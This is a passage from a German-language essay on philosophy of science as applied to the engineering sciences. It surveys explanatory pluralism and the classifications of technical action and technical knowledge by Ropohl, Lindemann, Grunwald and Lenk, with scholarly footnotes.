Hier haben sich in den letzten fünf Jahrzehnten seit ihres ersten Aufkommens durch Hempel und dessen Generalisierung aller wissenschaftlichen Argumentation durch die Schemata DN, DS und IS viele Untersuchungen und Diskussionen gesammelt, die sich immer wieder kritisch überworfen haben. Dabei lag das Argumentationshauptgewicht nicht nur bei grundlegend neuen Entwürfen über die Herangehensweise oder Darstellung. Die Erklärungsdiskussion – und mit ihr untrennbar ein guter Teil der Kausalitätsdebatte – zeichnete sich vor allem durch die Verwendung von Beispielen aus. Viele ihrer Geschichten haben dabei nicht nur Spaß auf Konferenzen bereitet, sondern sind heute geradezu legendär – Geschichten etwa von syphillitischen amerikanischen Offizieren, britischen Umweltmotten, jungen Männern, die die Schwangerschaft ihrer Freundinnen vermeiden, indem sie ihre Pille nehmen und von diversen Krankheiten und Medikamenten. Während man nun mit all diesen Geschichten seine Intuitionen zu Erklärung auszuloten versuchte, stiess man bald schon anhand der Vielzahl scheinbar gültiger Beispiele auf die Einsicht, dass es viele verschiedene Intuitionen für Erklärungen gibt und genauso unterschiedliche Kontexte. Verschiedene Wissenschaften konnten völlig eigene Erklärungsformen besitzen, die keinem starren philosophischen Schema gehorchten und trotzdem ihren epistemologischen Erkenntnisanspruch völlig befriedigten. Gleiches zeichnet sich gerade auch mit Klarheit in der Kausalitätsdiskussion ab. So lautet etwa die These eines neuen Artikels[6] von Nancy Cartwright gerade, dass wir viele, viele verschiedene und teilweise sehr lokale Verhältnisse zu Kausalität haben, die aber alle – in einem kleinen Rahmen – gleich gültig sind. Es gibt einen Kausalitäts-Pluralismus.

Ein Pluralismus wird inzwischen in vielen eng wissenschaftstheoretischen Kontexten angenommen.

---

4 Das ist eine Unterscheidung von Radnitzky, der ich mich anschließen möchte. Er unterscheidet Wissenschaftstheorie im weiten Sinn als auch mit dem Entdeckungskontext beschäftigt, während Wissenschaftstheorie im engen Sinn nur mit Strukturen des Begründungszusammenhangs beschäftigt ist. Abzusondern ist die Wissenschaftsphilosophie, die die Verhältnisse der Wissenschaft zu Kultur und Gesellschaft betrachtet. In: Helmut Seiffert, Gerard Radnitzky (Hg.): *Handlexikon zur Wissenschaftstheorie*, München: DTV Wissenschaft 1994, S.464f

5 Für eine Überblick siehe: Phillip Kitcher: *Scientific Explanation*, Minneapolis, Minn.: University of Minnesota Press 1989 (Minnesota Studies in the Philosophy of Science ; 13)

6 Nancy Cartwright: *Causation: One Word, Many Things* unter: http://www.lse.ac.uk/collections/CPNSS/pdf/pdfcaus/oneWordManyThings.pdf (Zugriff 25.6.2005)

Diese methodologische Vielfalt ist auch die These des ebenfalls sehr guten Buchs von Cartwright[7], das von einer durch verschiedenste Methoden und Mittel „gescheckten“ Wissenschaft ausgeht und damit die Opposition zum reduktionistischen, universalistischen Ideal der klassischen Wissenschaftstheorie letztlich auch vom Begründungskontext her konsolidiert.

Die Lokalisierung

Die Konsequenzen dieser Erkenntnisse der Wissenschaftstheorie festigen sich derzeit innermethodisch durch Lokalisierungen von klassisch universalistischen Fragestellungen. Im Rahmen des Entdeckungskontext etwa untersucht man inzwischen die einzelnen, speziellen Wissenschaftszweige. Dabei ist es charakteristisch für die Abwendung von den traditionellen Entwürfen und ihrer physikalistischen Belastung, dass man sich auch den Wissenschaften in aller Breite mit erneuertem Interesse zuwendet. Es werden nicht mehr nur die Physik und die Biologie oder vielleicht noch die Soziologie betrachtet. Man untersucht auch Geschichtswissenschaften, Informatik, Wirtschaft und Technikwissenschaften. Alle Untersuchungen behandeln dabei jede Wissenschaft in eigenem Recht, indem versucht wird, ihre wissenschaftlichen Absichten zu modellieren und die Wege herauszusuchen, die zur Erreichung dieser Absichten genutzt werden. Da eben angenommen wird, dass sich die wissenschaftsinternen wissenschaftlichen Absichten nicht mehr als solche vor einem von Philosophen erdachten, universalistischen Wissenschafts-Über-Ich verantworten müssen entfällt bei diesen Betrachtungen auch völlig der Begründungskontext.
Erst von diesen Erkenntnissen ausgehend kann man sich diesem zuwenden. Denn nur wenn die Absichten und die konkreten Wege zur Erreichung dieser Absichten gegeben sind, kann erstmals die philosophische Kompetenz der epistemologischen Begründung zur Geltung kommen. Man kann sich nunmehr ansehen, ob die Wege epistemologisch effizient sind, ob sie widerspruchsfrei und konsistent mit ihren Absichten sind. Auch können etwa die verwendeten Kausalitätsbegriffe auf ihre Gültigkeit und Einheitlichkeit untersucht werden oder Erklärungsmuster können expliziert und auf logische Formen analysiert werden. Die faktischen und möglichen Betätigungsfelder sind reichhaltig und vielfältig. Charakteristisch ist an allen Betrachtungen, dass sie sich folgerichtig explizit an die Axiomatik der speziellen Wissenschaften halten. Man zweifelt nicht mehr an der generellen Gültigkeit einer Argumentationsstruktur oder einer Methode, sondern nur noch an ihrer Konsistenz mit den gegebenen Wissenschaftsabsichten.
Grundlegendere Debatten untersuchen zuweilen auch die verschiedenen Wissenschaftsabsichten einer speziellen Wissenschaft auf ihre internen Widersprüche. Die Funde hierbei sind je nach Untersuchungstiefe recht ansehnlich, wobei dann meist versucht wird, die konkurriernden Absichten nach Prioritäten aufeinander abzustimmen. Grundsatzdebatten sind meist rückführbar auf derartige Widersprüche in den wissenschaftlichen Absichten, und es ist als ein Phänomen der Lokalisierung der Wissenschaftstheorie beachtenswert, dass stetig mehr Philosophen in verschiedene wissenschaftliche Grundsatzdebatten involviert sind. Nicht nur beweist damit die neuere philosophische Diskussion als solche ihre Kompetenz, sie wird auch durch Rückläufe darin akzeptiert und bestätigt, indem die speziellen Wissenschaften den wissenschaftstheoretischen Fragen steigendes Interesse und Vertrauen entgegenbringen.

Partikulare Probleme der Technikwissenschaften

Entsprechend des sich damit bietenden Bildes von stark mehrfach lokalisierten Fragestellungen soll nun auch zur Bereitung der Vorstellung einzelner wissenschaftstheoretischer Debatten um die Technikwissenschaften zunächst deren konkrete Gestalt betrachtet werden. Grundlagen dieser ersten Betrachtung werden dabei zunächst das technische Handeln und das dazu nötige technische Wissen sein, das schließlich Gegenstand der Technikwissenschaften ist.
Das technische Handeln ist zunächst eine komplexe Angelegenheit. Nicht nur umfasst es mit einer Vielzahl möglicher Leseweisen ein breites Feld von heterogenen Handlungen, es steht auch in


7 Nancy Cartwright: *The Dappled World: A Study of the Boundaries of Science*, Cambridge: Cambridge University Press 1999

unterschiedlichen Kontexten, die für die Erörterungen des Entdeckungszusammenhangs alleine schon relevant sind.
Günther Ropohl hat dazu eine morphologische Matrix technischen Handelns zusammengestellt[8].

	1	*2*	*3*	*4*
Subjekt	Individuum	Korporation	Gesellschaft	
Art der Korporation	Keine	Ingenieurbüro	Unternehmen	Behörde/ Institut
Rang	Selbstständig	Sachbearbeitung	Mittlere Leitung	Direktion
Phase	Planung	Produktion	Verwendung	Auflösung
Art des Objekts	Materialtechnik	Energietechnik	Informations-technik	
Rang des Objekts	Bauteil	Maschine/ Gerät	Anlage	Anlagenverbund

Schon im intendierten Sinne einer knappen Übersicht illustriert diese Matrix deutlich auf einer systemischen Ebene, wie vielfältig die Strukturen technischen Handelns sein können. Natürlich erhebt sie keinen Anspruch auf völlige Korrektheit oder Vollständigkeit. Allein der Bereich „Art des Objekts“ ist bereits eine sehr grobe Stratifizierung, die in keinster Weise der ungeheuren Vielfalt der technischen Fakultäten Rechnung trägt. Sieht man einmal von den schon nicht eindeutig in dieses Schema zu ordnenden Schnittdisziplinen der Bionik, Nanotechnologie oder Mechatronik ab, so wird der Mangel erst recht deutlich unter dem Einbezug der Arbeitsbereiche „Mensch und Technik“ oder „Umwelt und Technik“, die sich mit den diversen Kontexten der Technik und des technischen Handelns beschäftigen. Gleichermassen können weitere Bereiche noch stärker ausdifferenziert und präzisiert werden. Insbesondere die Phaseneinteilung ist noch ein sehr komplexer Bereich unterschiedlichster Aktivitäten, der auch für das technische Handeln spezifisch relevant ist. Er ist auch in den Technikwissenschaften paradigmatisch in den „Lebensphasen“ eines technischen Artefakts bekannt und wird immer wieder herangezogen, wenn man das Handeln der Ingenieure klassifizieren will. Die sich dabei darin abzeichnenden Prozesse sind ausgesprochen vielfältig, involvieren die unterschiedlichsten der anderen Kategorien und einige andere Wissensbereiche.

8 Günther Ropohl: „*Was tun Ingenieure und was müssen sie dazu wissen? - Versuch einer Systematik"*, in: Gerhard Banse, Günther Ropohl: *Wissenskonzepte für die Ingenieurspraxis*, Düsseldorf: VDI 2004 (VDI-Report 35); für weitere Betrachtungen Ropohls zum technischen Handeln siehe vor allem: Günther Ropohl: *Allgemeine Technologie: Eine Systemtheorie der Technik*, München/ Wien 1979



Nachdem damit ein knappes Bild des technischen Handelns entworfen ist, muss nun das durch das Handeln implizierte korrelierende technische Wissen ins Blickfeld rücken. Nur auf der Basis von Wissen kann überhaupt in den komplexen Zusammenhängen, die sich schon in der ersten Betrachtung gezeigt haben, richtig und effektiv gehandelt werden. Und nur im Vertrauen auf das Wissen nutzen wir auch Technik, wenn sie uns etwa 50 km über der Erde in Flugzeugen fliegt oder wenn wir mit 140 km/h Auto fahren.
Bevor allerdings mit einer Erörterung technischen Wissens angefangen werden kann, muss erst auf ein gepflegtes Mißverständnis hingewiesen werden. Von den Technikwissenschaften herrschte nämlich noch bis hinein in die Siebziger Jahre das Bild von einer Wissenschaft der bloßen Anwendung der bestehenden Naturwissenschaften auf technische Probleme – daher auch die noch heute gängige Bezeichnung als Angewandte Wissenschaften. Dieses Bild war mitunter für die Ignoranz der physikalistischen, traditionellen Wissenschaftstheorie gegenüber den Technikwissenschaften verantwortlich: würde man verstehen, wie überhaupt die Physik zu ihren Aussagen kommt, so wäre es davon ausgehend auch kein Problem, deren simple Anwendung in der Technik zu erklären. Heute weiß man aber, dass die Technik und ihre Genese höchst komplexe Phänomene sind, die sich nicht allein aus wissenschaftlichem Wissen deuten lassen. Allein das Entwurfshandeln umfasst so viele (natur-)wissenschaftsexterne Faktoren, dass man damit von dieser Simplifikation des szientifischen Paradigmas abgerückt ist. Die derzeitige Auffassung betrachtet die Naturwissenschaften eher gemeinsam mit der Mathematik, den Wirtschafts-, Human- und Sozialwissenschaften als *Hilfswissenschaften* der speziellen Technikwissenschaften, die bestimmte Wissensressourcen zur Verfügung stellen. Die weitere Explikation technischen Wissens wird dies bestärken.

Das technische Wissen wird allgemein recht breit als Wissen um technische Verfahren und Gegenstände, deren Ursachen und Folgen und ihre Umgebung aufgefasst. Entsprechend dieser Breite gibt es diverse Klassifikationen. Aus den Technikwissenschaften selbst schreibt dazu Udo Lindemann[9]. Er unterscheidet vier Wissenstypen für Ingenieure (die entsprechend auch Gegenstand der Technikwissenschaften sein müssen): Sachwissen (know that), Wissen über Zusammenhänge (know why), Handlungswissen (know how) und Wissen über Wissensquellen (know where). Das Vorhandensein dieser Formen illustriert er an Beispielen der methodischen Produktentwicklung.

9 Udo Lindemann: *Methodische Entwicklung technischer Produkte*, Berlin: Springer 2004

Zum einen wird in der *Entwicklung durch Wissensnutzung* vorhandenes Wissen genutzt, um entsprechend einer technologischen Zielformulierung eine Lösungssuche zu unternehmen. Ist die Suche mit einem Zwischenergebnis abgeschlossen, wird dieses auf Schwächen evaluiert und führt zu einer erneuten, präzisierten Zielformulierung. Somit wird ein Kreislauf in Gang gesetzt, der erst abgeschlossen ist, wenn ein zufriedenstellendes Ergebnis erreicht wurde. Innerhalb dieses Kreislaufes kann man nun an verschiedenen Stellen das Zusammenspiel der Wissensformen beobachten. Die Zielformulierung ergibt sich so hauptsächlich aus einem Sachwissen um das technische Problem und einem Wissen über potentielle technische Zusammenhänge, während anschliessend in der Lösungssuche dieses Wissen um Zusammenhänge gemeinsam mit dem Handlungswissen der technischen Machbarkeit genutzt wird. Eine weitere Art methodischer Entwicklung ist die *Entwicklung durch Wissenstransfer* wie etwa in der Bionik[10]. Dabei wird Sach- und Zusammenhangswissen von biologischen Systemen verwendet, um es mittels des technischen Handlungswissens in Sach- und Zusammenhangswissen eines technischen Systems umzuwandeln. Als Beispiel dienen etwa die biologischen Kanalstrukturen des Fliegenrüssel, die eine technische Umsetzung in einer neuen Saugstruktur eines Staubsaugers erfahren. Hierbei stehen allerdings noch häufig Probleme der Heterogenität zwischen biologischem und technologischem Wissen als Hindernisse im Weg, so dass Wissenstransfer hier aus epistemologischen Gründen eine zeitraubende Entwicklungsart ist. Neben diese Beschreibung der nötigen Wissensformen setzt Lindemann noch eine Liste nötiger Fähigkeiten, die für den Umgang mit den Wissensformen benötigt werden. Ingenieure müssen so in der Lage sein, Wissen zu suchen und zu finden, es zu erzeugen, es zu beurteilen und auszuwählen, Wissen mitzuteilen und weiterzugeben sowie es zu speichern und vorrätig zu halten. Diese Wissenskompetenzen werden allerdings nach Lindemann bisher nur teilweise durch die theoretische Ausbildung vermittelt, der Großteil wird erst in der Praxis erlernt. Da diese jedoch auch Bestandteil der Technikwissenschaften sind, wäre es entsprechend eine Aufgabe der Wissenschaftstheorie, die zuzuordnenden impliziten Strukturen auffindig zu machen, sie zu explizieren und methodisch den Absichten einzuordnen.
Damit wird hier auch auf das für die Technikwissenschaften noch recht große Problem impliziten Wissens hingewiesen. Viele Wissensformen des technischen Handelns sind nicht explizit bekannt. So finden sich zum Beispiel im Konstruieren trotz gleicher theoretischer Grundlagen tiefe kulturelle Prägungen, die es möglich machen, von ganzen Konstruktionskulturen oder Konstruktionsstilen zu sprechen. Polanyi ist dabei sogar soweit gegangen, die These aufzustellen, dass alles explizite technische Wissen auf implizitem Wissen aufbaut[11]. Technisches Wissen manifestiert sich damit in voller Form erst im Handeln und ist so an den Handlungsvollzug des Ingenieurs und dessen Kollektivs gebunden. Die Erforschung des impliziten Wissens ist nun noch nicht so weit vorgedrungen, dass man hier eine definitive Empfehlung zu dessen Rolle und dem Umgang damit aussprechen kann. Aber es kann auf jeden Fall auch als interessante wissenschaftstheoretische Problematik erwähnt werden[12].
Schon anhand dieser Erwähnung des impliziten Wissens scheint die erste, technikwissenschaftliche Klassifizierung unvollständig. Es soll nun eine breitere Beschreibung angeboten werden. Auch wenn ihr das Manko einer etwas einseitigen Einschätzung des technischen Wissens als einem reinen Handlungswissen anhaftet, ist sie doch stärker differenziert und bietet einen genaueren und tieferen Einblick.

Die folgende Beschreibung entstammt den Reihen der Philosophen in Person des Leiters der Bundesbehörde für Technikfolgenabschätzung Armin Grunwald[13].

---

10 Wissenschaftstheoretisch interessant ist hier zum Beispiel: Jens Gramann: *Problemmodelle und Bionik als Methode*, München 2004
11 Michael Polanyi: *Implizites Wissen*, Frankfurt am Main 1985
12 Siehe etwa: Christoph Hubig: *Nicht-explizites Wissen: Noch mehr von der Natur lernen*, Stuttgart 2000
13 Armin Grunwald: *"Wissenschaftstheoretische Perspektiven auf die Technikwissenschaften"*, in: Gerhard Banse, Günther Ropohl: *Wissenskonzepte für die Ingenieurspraxis*, Düsseldorf: VDI 2004 (VDI-Report 35)

Grunwald beschreibt zunächst technisches Wissen als Wissen um Handlungsschemata der Herstellung, der Nutzung und der Entsorgung von Technik. Die Aufgabe der Technikwissenschaften ist es dabei, dieses Wissen zu präzisieren und es zu schematisieren, um es neuen Handlungskontexten zugänglich zu machen (hier übrigens eine epistemische Ebene). Indem er im folgenden das Entwurfshandeln untersucht, unterscheidet er zunächst zwei grundlegende Wissensformen: das Handlungswissen als ein Wissen über Handlungsschemata, die als Mittel zu Zwecken eingesetzt werden können und das Kontextwissen als Wissen um die Kontexte, in denen Handlungen eingesetzt werden sollen. Weiter sind im Handlungswissen noch die Wissensformen des Wissens um technische Zweck-Mittel-Relationen, des Angemessenheitswissens und des Nebenfolgenwissens unterscheidbar, die allerdings auch teilweise bereits in das Kontextwissen übergehen. Damit das Wissen ferner auch als solches anerkannt werden kann, muss es auch gewissen Anforderungen standhalten. Darunter sind zum Beispiel Situationsinvarianz und Transsubjektivität zu nennen, während allerdings beispielsweise die (realistische) Wahrheit der darin genutzten Theorien kein explizites Kriterium darstellt. So werden zum Beispiel Autos immer noch nach der Newtonschen Mechanik und nicht nach der Quantenmechanik oder der Quantenfeldtheorie gebaut. Dies ist von Hans Poser formuliert worden[14]. Hier lässt sich damit eine weitere wissenschaftstheoretische Problematik verorten, nämlich die, die den wissenschaftsinternen Ansprüchen gemässen epistemologischen Anforderungen an das technische Wissen zu formulieren – eine normative Aufgabe. Auch Grunwald führt seine Gedanken daran weiter. Er suggeriert die technische Regel als Garanten für die Situationsinvarianz und bringt damit das wichtige technikwissenschaftliche Pendant zum naturwissenschaftlichen Gesetz in die Diskussion. Er formuliert eine technische Regel als einen Satz über eine Zweck-Mittel-Relation: *Für alle Situationen S, denen die Prädikate P(i) zugesprochen werden können gilt: Wenn der Zweck Z bewirkt werden soll (z.B. die Reproduktion eines Verlaufs), soll das Handlungsschema H aktualisiert werden.*

Damit bildet die technische Regel eine bedingte Aufforderung „.., in der relativ zum Setzen von Zwecken und dem Vorliegen von Situationen zur Aktualisierung eines bestimmten Handlungsschemas zur Zweckerreichung in der konkreten Situation aufgefordert wird“[15].

Die Situationsinvarianz beruht darauf, dass nur einige *relevante* Situationsaspekte bestimmten Bedingungen genügen müssen, während andere variieren können. Solche relevanten Aspekte können beispielsweise Temperaturen oder ähnliches sein.

Grunwald führt seine Überlegungen davon ausgehend noch weiter in die Richtung der technischen Regel und formuliert sie als „den diskursfähigen Kern“[16] der Technikwissenschaften und damit eine entsprechende Pragmatik technischer Regeln zum Gegenstandsbereich einer Wissenschaftstheorie der Technikwissenschaften. Während dies aufgrund der Einseitigkeit der Betrachtung technischer *Handlungen* wieder sicherlich zuweit führt, Gründe dafür werde ich weiter unten nennen, muss doch die Relevanz des Begriffs der technischen Regel für die weitere wissenschaftstheoretische Arbeit festgehalten werden. Nicht nur bildet er gemeinsam mit seiner Variation des technologischen Prinzips ein Kernelement der technikwissenschaftlichen Theorie, er ist auch in seiner Rolle als Pendant zum Gesetzesbegriff in allen Erörterungen im Rahmen des Begründungskontext überaus wichtig.

Eine letzte Beschreibung technischen Wissens möchte ich mit Günther Ropohl anführen[17]. Er klassifiziert technisches Wissen wie in der folgenden Grafik.


---

14 Hans Poser: *„On Structural Differences between Science and Engineering“* in: Techné, Winter 1998 (4:2)

15 Grunwald: a.a.O., S. 53

16 Ebd., S. 53

17 Günther Ropohl: *"Was tun Ingenieure und was müssen sie dazu wissen? - Versuch einer Systematik"*, in: Gerhard Banse, Günther Ropohl: *Wissenskonzepte für die Ingenieurspraxis*, Düsseldorf: VDI 2004 (VDI-Report 35)



Dabei sieht er unterschiedliche Wissensniveaus. Auf der niedrigsten Stufe steht das technische Können. Das technische Können umfasst das implizite Wissen als besondere Fertigkeit im Umgang mit technischen Systemen, wobei auch die Bedienungskompetenz in einem weiten Sinne und das intuitive Problemlösungsverhalten hier einzurechnen sind.
Die nächsthöhere Wissensstufe ist die des funktionalen Regelwissens. Dies bezeichnet jene Kenntnisse, die sich auf Funktionen beziehen – man könnte heute von typischen „User"-Kenntnissen sprechen. In den Technikwissenschaften ist diese Art des Wissens als Black-Box-Wissen antizipiert. Ein technisches System wird auf dieser Stufe mit seinen Input-Bedürfnissen und seinem Output gekannt. Ein Beispiel wäre etwa ein Radiowecker, von dem man weiß, dass er Strom benötigt und dass er einen weckt, wenn man ihn einstellt. Man weiß allerdings nicht, wie genau er das tut, welche Kombinationen von Schaltern und Relais und Chips dazu in welcher Weise miteinander interagieren müssen oder auch wer den Wecker gebaut hat. Es ist dabei besonders bezeichnend, dass mit steigender Komplexität technologischer Geräte auch Ingenieure und Technikwissenschaftler immer stärker mit funktionalem Regelwissen arbeiten müssen, da ihnen entweder nicht alle Grundfunktionen aller involvierten Bauteile in ihren Variationen mehr bekannt sein können oder diese zu komplexem Maschinenverhalten führen, das trotz der Kenntnis der Grundprozesse unvorhersehbar wird. Dies führt zu einem Anstieg der Trial-And-Error-Verfahren in der Technikevaluation. Selbst als elementar bekannt angenommene technische Systeme wie etwa der Flügel eines Flugzeug arbeiten derzeit immer noch unter solchen Prämissen[18], was hier auch wieder auf die Unsinnigkeit des szientifischen Paradigmas von den angewandten Wissenschaften hinweist.
Dem funktionalen Regelwissen steht das strukturale Regelwissen gegenüber. Es bezieht sich auf den inneren Aufbau und die konstruktive Beschaffenheit technischer Systeme. Über dieses Verbindungswissen von Kopplungen und Subsystemen hinaus umfasst es auch Erfahrung darüber, welche Funktionen mit welchen Strukturen zusammenhängen. Typisch generiert sich dieses Wissen aus Trial-And-Error-Verfahren, es ist überwiegend durch Erfahrung geprägt und nicht oft theoretisch begründet.
Die höchstentwickelste der Wissensformen ist das technologische Gesetzeswissen. Es betrifft sowohl die funktionalen als auch die strukturalen Zusammenhänge, ist sich der naturalen Hintergründe in Form der Naturgesetze bewusst und ist von theoretisch systematisierten und

18 Die einzige Berechnung, die einmal für einen Flugzeugflügel gelungen ist, ging lediglich über einen unendlichen Flügel, da damit eine Dimension rausgefallen ist und das Problem physikalisch berechenbar wurde. Quelle: Hörensagen unter Technikphilosophen...

empirisch geprüften Gesetzesaussagen (technische Regeln, technische Prinzipien, Naturgesetze) durchzogen. Erst diese Form des technischen Wissens genügt eigentlich den wissenschaftlichen Standards und hat eine Verwandtschaft zum naturwissenschaftlichen Wissen.
Als Nebengestalt technischen Wissens tritt hier noch das öko-sozio-technologische Systemwissen hinzu. Als ganzheitliches Wissen bezieht es sich auf die zahlreichen Wechselwirkungen zwischen technischen Systemen und der natürlichen Umwelt wie der gesellschaftlichen Praxis. Es umfasst in einem in den anderen Wissenschaften nicht erreichten Maße an Interdisziplinarität unterschiedlichste Wissenselemente beinahe aller Wissenschaften.
Ropohl führt schließlich seinen Artikel zu Ende, indem er auf die Zusammenhänge zwischen technischem Wissen und technischem Handeln hinweist. Die Untersuchung bestärkt dabei noch einmal, dass weder naturwissenschaftliches noch das technologische Gesetzeswissen häufig im technischen Handeln benötigt werden und dass somit das szientifische Paradigma nicht mehr als gültig erachtet werden darf. Darüberhinaus hat dies aber auch Konsequenzen für die wissenschaftstheoretische Betrachtung technischen Wissens, indem sie diesen besonderen Gegebenheiten Achtung schenken muss, dabei aber nicht die wissenschaftlichkeitsorientierte Forderung einer Explizierbarkeit etwa des impliziten technischen Könnens zu fordern vergessen darf.

Wissenschaftstheoretische Behandlungen der Technikwissenschaften
Nachdem damit ein Blick auf die Gestalt der Technikwissenschaften und ihre Nachbildung durch einige Philosophen geworfen ist sollen konkrete wissenschaftstheoretische Behandlungen skizziert werden. Es wird an zwei Betrachtungen – einmal zur Grundlegung der wissenschaftstheoretischen Strukturen, dann zum abduktiven Schliessen – exemplarisch gezeigt werden, wie die beschriebenen Strukturen technischen Wissens in der Philosophie aufgenommen und reflektiert wurden.

Die erste Betrachtung geht von der als grundlegend einzuschätzenden Frage aus, welche bestehende Auffassung von Wissenschaftstheorie man am besten für eine allgemeine Beschreibung und Verortung der Elemente technische Theorie, technische Regel, Gesetz etc. verwenden könnte. Es müsste eben ein Verständnis genutzt werden, dass nicht mehr intuitiv dem traditionellen Physikalismus, seiner logischen Wahrheitshörigkeit und der philosophischen Entscheidungshoheit unterliegt. Es muss vielmehr offen sein für eine Erfassung vieler unterschiedlicher Wissensformen, für einen Einfluss praktischer Elemente und für eine wissenschaftsnahe Orientierung.
Eine derart grundlegende Diskussion über die mögliche Gestalt einer Allgemeinen Wissenschaftstheorie, die auch in der Lage ist, die Technikwissenschaften einzufassen, führt Hans Lenk, indem er in einer Untersuchung des Theoriebegriffs auf einen Entwurf einer technologie- und handlungsorientierten Wissenschaftstheorie spekuliert[19].
Er beginnt mit einer Wendung der bekannten Formulierung, dass nichts praktischer sei als eine gute Theorie durch den Satiriker Gabriel Laub: „die Theorie sollte nie vergessen, dass sie nichts weiter ist als angewandte Praxis“. Diesen Ausspruch will Lenk als begründet demonstrieren. Um das zu tun, unternimmt er zunächst einen Abriss über verschiedene, nach Praxisnähe geordnete Auffassungen zum Theoriebegriff. Die ersten, noch sehr praxisfernen Entwürfe sind der kritische Rationalismus von Popper und die Forschungsprogramme von Lakatos[20]. Diese Konzepte sind noch in dem Gedanken verhaftet, dass Theorien Aussagensysteme universeller Hypothesen in logischen Verhältnissen sind. Lakatos hält zwar mit dem Bild der historischen Theorieserien nicht mehr an der Idee der Möglichkeit in sich vollendeter Theorien fest, es sind aber beide durch ihre strenge und hier noch eindeutig an der Physik orientierte Auffassung vom streng logisch-deduktiven Aufbau der Wissenschaft unfähig, der faktischen Vielfalt der Wissenschaft Rechnung zu tragen. Sie scheitern bereits an der Biologie.

19 Hans Lenk: *"Eine technologie- und handlungsorientierte Wissenschaftstheorie"*, in: Gerhard Banse, Günther Ropohl: *Wissenskonzepte für die Ingenieurspraxis*, Düsseldorf: VDI 2004 (VDI-Report 35)
20 Imre Lakatos, A. Musgrave: *Criticism and the Growth of Knowledge*, Cambridge 1970

